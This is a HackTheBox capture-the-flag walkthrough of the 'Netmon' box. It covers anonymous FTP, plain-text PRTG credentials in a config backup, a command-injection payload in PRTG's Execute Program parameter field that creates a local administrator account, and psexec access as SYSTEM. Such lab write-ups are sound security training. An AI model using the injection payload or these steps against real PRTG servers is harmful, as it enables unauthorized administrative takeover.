
Netmon—HackTheBox Writeup

Netmon was a very easy windows box, that had PRTG Network Monitor installed, to which we get the credentials saved in plain text in configuration files with anonymous ftp access. With the PRTG version being vulnerable to command injection, we get it to execute commands, and we see that the PRTG is running as root.

Lets jump in.

ENUMERATION AND RECON

Nmap scan

21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 02-03-19 12:18AM 1024 .rnd

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| 02-25-19 10:15PM <DIR> inetpub
| 07-16-16 09:18AM <DIR> PerfLogs
| 02-25-19 10:56PM <DIR> Program Files
| 02-03-19 12:28AM <DIR> Program Files (x86)
| 02-03-19 08:08AM <DIR> Users
|_02-25-19 11:49PM <DIR> Windows
| ftp-syst:
|_ SYST Windows_NT
80/tcp open http Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth
monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
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|_Requested resource was /index.htm
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|_http-trane-info: Problem with XML parsing of /evox/about
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135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

**445/tcp open microsoft-ds Microsoft Windows Server 2008 R2–2012
microsoft-ds**


Service Info: OSs: Windows, Windows Server 2008 R2–2012; CPE:
cpe:/o:microsoft:windows

FTP—21

With anonymous access allowed. Let's login.

```
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 08:05AM <DIR> Documents
07-16-16 09:18AM <DIR> Downloads
07-16-16 09:18AM <DIR> Music
07-16-16 09:18AM <DIR> Pictures
02-03-19 12:35AM 33 user.txt
07-16-16 09:18AM <DIR> Videos
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.47 secs (0.0684 kB/s)
ftp>
```

Googling the version of PRTG, there's a ton of links for exploits but they are authenticated. There's a good post that walks through the exploit for injecting commands.



The version of PRTG is also known for storing credentials in plain text.

https://www.reddit.com/r/sysadmin/comments/835dai/prtg_exposes_domain_accounts_and_passwords_in_plain_text/

```
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:40AM <DIR> Configuration Auto-Backups
06-29-19 10:50AM <DIR> Log Database
02-03-19 12:18AM <DIR> Logs (Debug)
02-03-19 12:18AM <DIR> Logs (Sensors)
02-03-19 12:18AM <DIR> Logs (System)
06-29-19 10:50AM <DIR> Logs (Web Server)
06-29-19 10:55AM <DIR> Monitoring Database
02-25-19 10:54PM 1189697 PRTG Configuration.dat
02-25-19 10:54PM 1189697 PRTG Configuration.old
07-14-18 03:13AM 1153755 PRTG Configuration.old.bak
06-29-19 10:51AM 1647663 PRTG Graph Data Cache.dat
02-25-19 11:00PM <DIR> Report PDFs
02-03-19 12:18AM <DIR> System Information Database
02-03-19 12:40AM <DIR> Ticket Database
02-03-19 12:18AM <DIR> ToDo Database
226 Transfer complete.
ftp> pwd
257 "/ProgramData/Paessler/PRTG Network Monitor" is current directory.
```

We get the above creds from “**PRTG Configuration.old.bak**” file. After changing the year (2018 to 2019) in password we can login to the 80 port.


Username: prtgadmin

Password: PrTg@dmin2019

Logging into PRTG and command injection

I'll follow the same steps as shown in the blogpost

<https://www.codewatch.org/blog/?p=453>



Leaving all the options as it is, go to “**Execute Program**” and here we can inject commands in the “**Parameter**” field. This is my payload

```
test.txt;net user anon p3nT3st! /add;net localgroup administrators anon /add
```

Execute Program

Program File

Parameter

Username

Password

Timeout

[Save](#)

Execute program section.

After waiting for few seconds (this box is damn slow, it tests your patience).

We can directly [psexec](#) to the box as “anon” user.

```
root@kali# psexec.py 'anon:p3nT3st!@10.10.10.152'
```

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[*] Requesting shares on 10.10.10.152.....
[*] Found writable share ADMIN$
[*] Uploading file tbwyLJgn.exe
[*] Opening SVCManager on 10.10.10.152.....
[*] Creating service PdOp on 10.10.10.152.....
[*] Starting service PdOp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
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```

```
C:\Windows\system32>whoami
nt authority\system
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And grab the root flag.

IPPSEC Video Link

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